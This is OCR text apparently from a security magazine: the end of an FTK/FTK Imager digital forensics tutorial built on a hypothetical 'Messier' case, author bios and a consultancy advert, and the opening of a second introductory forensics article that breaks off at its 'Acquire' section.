CREATING A NEW IMAGE WITH FTK IMAGER

To create a new image as part of the imaging process go to: *File ->* and select *Create Disk Image*. Then choose *Image File* as the source, and select the raw (dd) image created during the acquisition process. In addition, choose an image type and click *OK*. You also need to define the image destination, file name, and also verify the newly created image against the raw (dd) acquired by comparing the MD5 and/or SHA1 digests before analyzing the data.

In the Messier example, we created a new E01 image from the raw (dd) image acquired as shown in Figure 9.

At this stage we have in our possession an identical image of the object to launch an analysis in a forensics investigation. As shown in Figure 10, FTK Imager builds the tree of evidence showing all folders and subfolders.




Figure 8. *Add Evidence Popup (FTK)*




Figure 9. *Imaging Process (FTK Imager)*

WIPING THE ANALYSIS DRIVE

Digital forensic examiners usually re-use drives during their investigations. Therefore, it is crucial to wipe the analysis drives before starting a new case. The standard format for wiping used in most modern operating systems is insufficient to prevent data from leaking out or being associated to a new case by mistake. Therefore, reliable wiping tools must be used to ensure data blocks are completely wiped. These tools overwrite data blocks in several rounds (DoD standard requires overwriting data blocks 3 times with zeros, ones or random bits).

In the Messier example, we used a wipe utility in Linux to ensure data contained in E01 and raw (dd) images were completely wiped.

STEP 3: ANALYSIS

The analysis section is the core component of the forensics process. So far, we have described the forensics acquisition and imaging steps, starting from seizure of the target media to imaging the evidence into a separate drive for analysis. The techniques involved in a forensic examination can be classified into clever searching and data carving techniques. Let us take the example of the Messier case to illustrate these techniques.

In the Messier case, three partitions are available for examination namely Partition 1, Partition 2 and Partition 5 (possibly out of five partitions total). Partition 1 is the image of Messier's flash drive which we have acquired in the previous steps. Partitions 2 and 5 are part of Messier's laptop hard drive imaged by CSU- Observatory.

Let us exploit our forensics techniques to investigate this case.

KEYWORD SEARCHES

One of the basic principles in digital forensics is to always go for the easy way. As simple as it may sound, the easy way of extracting information from digital content is to perform searches for basic keywords relevant to the investigation.

To carry out searches in FTK go to the *Search* tab. You will notice that we can carry out an in-







Figure 10. *Evidence Tree (FTK Imager)*

dexed search to give the number of recurrences for each search term and bookmark these searches. For example in our Messier investigation, we may search for the keyword “Pierre Mechain” in the evidence to see his involvement in the case. As shown in the figure below, “Mechain” is mentioned 183 times as part of documentation of discoveries with Messier. Specifically, he was mentioned 10 times in text of letter documents and web pages of Partition 1 and 3 times in hyperlinks and web pages of Partition 5. The remaining searches are in Partition 2.

To gather more information, we can also utilize more search terms such as Messier objects and Royal Society. As an example, we examined the flash drive image we created previously to find all photos of Messier objects. In the discovery production, we have found the following thumbnails on the flash drive:

Object name	Image
M1	
M2	
M8	
M20	
M27	
M31	
M45	
M51	
M57	
M83	

UNALLOCATED FOLDERS AND FILES

In most operating systems a delete function only unlinks the pointer to a file from the physical location on the drive. Hence, the actual data blocks of the file remain on the physical drive and can be recovered partially or fully provided that the physical data blocks were not overwritten.

In the Messier example, FTK Imager marks the deleted files and folders with a small x as shown in Figure 11. These files/folders can be exported and recovered by right clicking on the file and choosing *Export Files...*

Similarly in FTK, these files can be bookmarked by right-clicking on the file and choosing *Add Bookmark...*

As mentioned, the delete function does not wipe out the data blocks associate with a file from the physical drive, but releases the physical blocks allocated to the pool of free disk space. In some cases, the data segments will remain intact, keeping the file uncorrupted, while in other cases a portion of the blocks may be overwritten, thus corrupting the file. Using FTK Imager an examiner can attempt to recover the remaining data of a file but will have to determine the file type.

In the Messier example, we recovered some of the files as shown in Figure 12. These files have no file type signature (magic numbers) to indicate its format. This is likely because some of the data segments were overwritten as they are associated with other files in the filesystem. In this example we were able to identify the data segment# 129042 from the signature highlighted below.

FF D8 FF E0 XX XX 4A 46 is known to be the signature for JPEG, JPG, JPE and JFIF which match-




Figure 11. *Searching Keyword “Mechain” in the Evidence (FTK)*

es the unallocated segment# 129042. It is also known that JPEG, JPG, JPE and JFIF file types should end with FF D9, but in this case the unallocated segment does not end with FF D9, which explains why FTK Imager was not able to identify a file type.

To prove this hypothesis, we exported the unallocated segment#129042 and appended .JFIF to the file name and then opened the file with an image viewer. We were able to view and recover around 85% of the image from the unallocated segment as shown in Figure 13 by examining and comparing the signatures.

SYSTEM DIRECTORIES AND FILES

Searching for system files and directories include boot directories and files related to account management, permissions, system configuration, as well as installed programs and settings.

In this examination, we notice that Windows is used as the operating system on the Messier disk drive. We also notice that the disk drive was tampered with during the process of imaging by CSU. Specifically, the WINDOWS folder is missing from the disk partitions making the image unbootable, at least not without extensive repair. The registry files: *SAM*, *Software*, *System* and *Security* files usually located under the file path *WINDOWS/system32/config/* are unavailable for registry view analysis. Typically, when a portion of the evidence is missing, as in this case, we need to examine the timestamps for any modifications or tampering on the file system.

Examining the contents of the Recycle folder, we find remnants of the Windows system directory tree, as shown in the figure above. Restore points were used on the laptop hard disk, one of them having a modification date of 9/12/2002, one day after Messier's termination and submission of the laptop.




Figure 12. *Unallocated Space (FTK Imager)*




Figure 13. *Recovered JFIF file*

APPLICATION DATA

Another source of valuable information is to examine application data. This includes emails, browser history, calendar appointments and so forth. Let us take the example case to illustrate how useful application data can be to prove that the laptop image belongs to Messier. In Partition 2 of the image, we found an *Email* folder which consists of directories of multiple email clients: Microsoft Outlook, Outlook Express, and AOL. We observe that the laptop includes a webmail application and email clients to manage Messier's email accounts: *cmessier1730@aol.com* and *cmessier@hotpop.com*. Messier has used the laptop to read and send out emails from these accounts. His email activity provide evidence that he used the laptop and his Outlook account shows 8 appointments being scheduled using the calendar feature as shown under the *Email/Outlook/Top_of_Personal_Folders/Calendar* directory. Finally, the Internet Explorer browser history (*index.dat*), found in Partition 2 under *Email/History/History.IE5*, displays the username *cmessier* as the logged in user when these web browsing activities took place.




Figure 14. *Windows System Directory under Recycle Bin (FTK)*

ENCRYPTION KEYS

Encryption is one of the widely used and effective methods to hide and obfuscate data in the digital world. A forensic case could take substantial amount of time analyzing encrypted data in an attempt to figure the encryption algorithm, key, and block size used. Thus, searching for encryption keys will assist greatly in figuring the encryption scheme used; giving the examiner enough clues to decrypt and investigate the data. Encryption keys can be identified by file type like .key, .skr, .pkcs12 and .pfx. Other clues can be figured from file sizes and the string's length. From the Messier example, we were able to locate what seems like PGP private and public keys (.skr and .pkr) under Partition 5 */[root]/PGP Information/PGP* directory path as shown in Figure 15.

STEP 4: REPORTING

After completing the forensic investigation, the examiner is required to produce a complete report describing the findings to the client. A complete and solid report includes detailed process notes, extracted files, timestamps of each finding, and screenshots. The report should include an overview, acquisition, preparation steps, findings and finally a conclusion.




Figure 15. *Locating Cryptographic Keys (FTK Imager)*




Figure 16. *Including Bookmarks in Report (FTK)*

The forensics report must be technically detailed at the same time simple to comprehend since it may be presented to cross-examiners, jury or a judge. Examiners may be asked to testify few weeks or even years after the investigation was carried out; therefore, a complete and detailed report always assist the examiner into increasing the value of digital evidence into the legal realm.

FTK can help with reports by cataloguing bookmarks and linking them to files and images. To include a bookmark to an FTK report, go to the *Bookmark* tab, select a bookmark and check "*Include in Report* " on the right pane (Figure 16).

To create a report, FTK provides the Report Wizard. You can access the Report Wizard by selecting *File*, and then *Report Wizard.* The wizard takes you through multiple steps (Figure 17-18):




Figure 17. *FTK Report Wizard – Case Information (FTK)*




Figure 18. *FTK Report Wizard – Bookmark (FTK)*

- Enter basic case information.
- Decide how to handle bookmarks.
- Select the properties of bookmarks.
- Decide how to handle graphic thumbnails.
- Decide if you want a file path list.
- Decide if you want a file properties list.
- Select the properties of the file properties list.
- Add *supplementary files* and the case log.
- Add the *Registry Viewer report* or a *custom graphic* to the report and select the *report location*.

Upon completing bookmarking, FTK then generates the HTML report with the case and examiner information as shown in Figure 19. FTK also gen-




Figure 19. *FTK Generated Report (FTK)*




Figure 20. *FTK Generated Report – File Overview (FTK)*




Figure 21. *FTK Generated Report – Case Log (FTK)*




Figure 22. *FTK Generated Report – Bookmark (FTK)*

References

- *http://www.accessdata.com/support/product-downloads*
- *http://thestarman.pcministry.com/asm/5220/index.html*
- *http://computer-forensics.sans.org/blog/2010/08/25/intro-report-writing-digital-forensics/*

erates an overview of all files discovered and categorize them based on type. In addition, it provides a summary status of all files as shown in Figure 20.


FTK also provides a case log with time and date stamps that goes in great detail on what tools and features were used and each step performed by the examiner (Figure 21).

Finally, FTK generates a list of all bookmarks added during the analysis and gives full details about each bookmark in a separate page as shown in Figure 22.

CONCLUSION

In this article, we have described the various phases of digital forensics going through acquisition, imaging, analysis, and reporting. We accompanied our discussions with descriptions on how to carry out the various processes using FTK and FTK Imager, with step-by-step tutorial on using the tools and an illustration of a hypothetical case study. Hopefully, these discussions help explain the overall digital forensics process at the same time provide a beneficial hands-on experience.

About the AUTHOR



Omar Al Ibrahim received his Ph.D. in Computer Science from Southern Methodist University, Dallas, TX, USA in 2012 and his Masters degree in Computer Science from Rice University, Houston, TX, USA in 2007. During his Ph.D. Omar conducted research in embedded security where he developed scalable approaches to secure low-cost RFID and sensors. Recently, Omar has joined Virtual Security Research (VSR) in Boston, MA, USA as a security consultant where he conducts penetration testing and reverse engineering. oalibrahim@vsecurity.com

About the AUTHOR



Majid Malaika completed his Doctor of Engineering Degree in Software Engineering from Southern Methodist University in 2011. Majid's research focus was Automating Application Security through the usage of N-Version Programming Methodology. He is currently a Security Architecture Consultant at Cigital working with various development groups within financial firms in New York City to provide architecture risk analysis, risk management and security proficiency. Majid.Malaika@gmail.com

VSR

Virtual Security Research

http://www.vsecurity.com/

Services

- Application Architecture Security & Design Review
- Application Security Code Review
- Application Penetration Assessment
- Network Vulnerability & Penetration Assessments
- Digital Forensics & Incident Response
- Information Risk Management & Corporate Risk Advisors
- Application Security Quality Assurance
- Training Services

Contact us

VSR is always looking to expand its team of experienced security consultants so that we may better serve our clients and expand our thought leadership. If you wish to apply, please send your resume (ASCII, RTF, PDF, or HTML) to: careers@vsecurity.com

For all other inquiries, you can reach us at: inquiry@vsecurity.com

Phone: (617) 993-8919Fax: (617) 933-8920

Location: 40 Warren St. Suite 300 Boston, MA 02129, USA

DIGITAL FORENSICS 101: CASE STUDY USING FTK IMAGER

by Dauda Sule

In the information age, virtually everything we do is done through or along with electronic devices and platforms (like PCs, mobile phones, tablets, the Internet and so on). This has greatly affected how we carry on business and live our lives, as a result, getting information and trying to know what had transpired in an event involves use of these digital devices and platforms.

What you will learn:

- Definition of digital forensics
- Basic understanding of what digital forensics is
- Some basic practical applications of digital forensics
- How files are stored on clusters
- The basic processes for a digital forensics investigation
- Recovery of deleted files using FTK imager

What you should know:

- Types of digital devices and platforms
- The basics of operating a Windows computer system
- Bits and bytes

When forensics is mentioned, what tends to come to mind are TV programs like the different CIS series. Historically, forensic science has been used tin investigation and solving of criminal cases. Forensics is where law meets science: science is used for solving legal cases, usually by tracing trails like footprints, finger prints, DNA and so on. In the digital age, a new branch of forensics has evolved (and is still evolving) – digital forensics.

WHAT IS DIGITAL FORENSICS?

Digital forensics can have a wide variety of definitions. Basically, it is the analysis and use of digital evidence to support or establish a case. A more refined and encompassing definition is that digital forensics is the use of computer and information systems knowledge, coupled with legal knowledge to analyze in a legally acceptable manner digital evidence acquired, processed and stored in a legally acceptable manner. Emphasis is on the legal acceptability of the way the evidence is gathered and analyzed, particularly when the evidence is going to be used in a court case. The legal frameworks vary from country to country (or jurisdiction); hence what is considered legally acceptable would differ according to jurisdiction. It is also important that the digital evidence is collected in such a way as not to distort or damage the evidence being collected or give room for the possibility of that, giving whoever it is to be used against the opportunity to claim the evidence was manipulated against him/her.

A very basic example of a digital forensic examination is checking your

recycle bin to discover a porn video that had been downloaded on your desktop by your kid brother who had claimed that it was not his fault your laptop was infected with malware. In the case only you and him have access to the laptop, this can be basis for you to know he had been downloading porn on your laptop. You can also check your laptop browser's history, and when you discover a very wild risqué sounding URL that was visited at a time when the laptop was in your kid brother's possession, this further helps buttress the case against him.

In the above scenario, your kid brother could have been smart; he could have emptied the recycle bin, and cleared the browser history or could have used the browser in private browsing mode. How would you discover or prove that your kid brother downloaded porn in such a scenario? This is where more advanced digital forensics tools and techniques come in.

This article tries to give a basic introduction to digital forensics, as such is not be all encompassing. It focuses on how to retrieve data, legal requirements will not be covered in detail for example, but rather basic steps on collection digital evidence using simple digital forensics tools on a PC are shown.

INTRODUCTION

It is quite remarkable how digital evidence can be used to solve crimes, even if not committed directly using digital devices and platforms. An example is the case of serial killer, Maury Roy Travis, who was apprehended based on a map attached to a letter he sent to a reporter. The police were able to trace the website the map was downloaded from, and got necessary warrants for the website owners to supply IP addresses of users who had checked the map within that particular period of time (yielding only one), then records of the IP address owner from the ISP which yielded Mr. Travis (Casey, E. (2004) Digital Evidence and Computer Crime: Forensic Science, Computers and the Internet. 2nd ed. Elsevier Academic press).

When a document is deleted on a system and the deleted from the recycle bin, it is not entirely lost. It is recorded on the system that the cluster that had been allocated for storing the document is now unallocated (vacant), meaning the cluster is available for storage of a new file (ibid). In the event no new file is stored on the cluster, the deleted document can be completely recovered. However, if a new file is stored on the cluster, the size would determine if the deleted file can be recovered. That is to say if the new file's size is smaller than the former, the former can be partially recovered from the slack space, but is the size is greater of equal to the former, recovery is not possible this way. Computers store files in sectors which hold a maximum of 512 bytes (Sammons, J. (2012) The Basics of Digital Forensics. Elsevier, Inc.), a combination of sectors form a cluster. A file of 1000 bytes, for example, would be stored over two sectors (a cluster of 1024 bytes) as shown in Figure 1. 512 bytes are stored in one sector and the remaining 488 bytes in another. If the file is deleted and the recycle bin is emptied, the 1000 bytes remains unallocated within the 1024 byte cluster.

If a new file of say 600 bytes is saved and gets stored in the previously unallocated cluster, it will overwrite part of the previously used cluster as shown in Figure 2. 600 bytes of the original file that was deleted will be overwritten, but 400 bytes remains in the slack space, which can be recovered. Of the 600 bytes, 512 bytes are stored in the first sector, then 88 bytes overwrites part of the 488 bytes in the second sector leaving 400 bytes of the previous file in the slack space, which is recoverable.

PROCESS OF DIGITAL FORENSICS INVESTIGATION

The digital forensics investigative process basically has three steps: Acquire, Authenticate and Analyze (AAA) (University of Liverpool/Laureate Online (2011) Lecture Notes from Computer Forensics Module – Seminar 2. University of Liverpool/Laureate Online Education VLE).

ACQUIRE

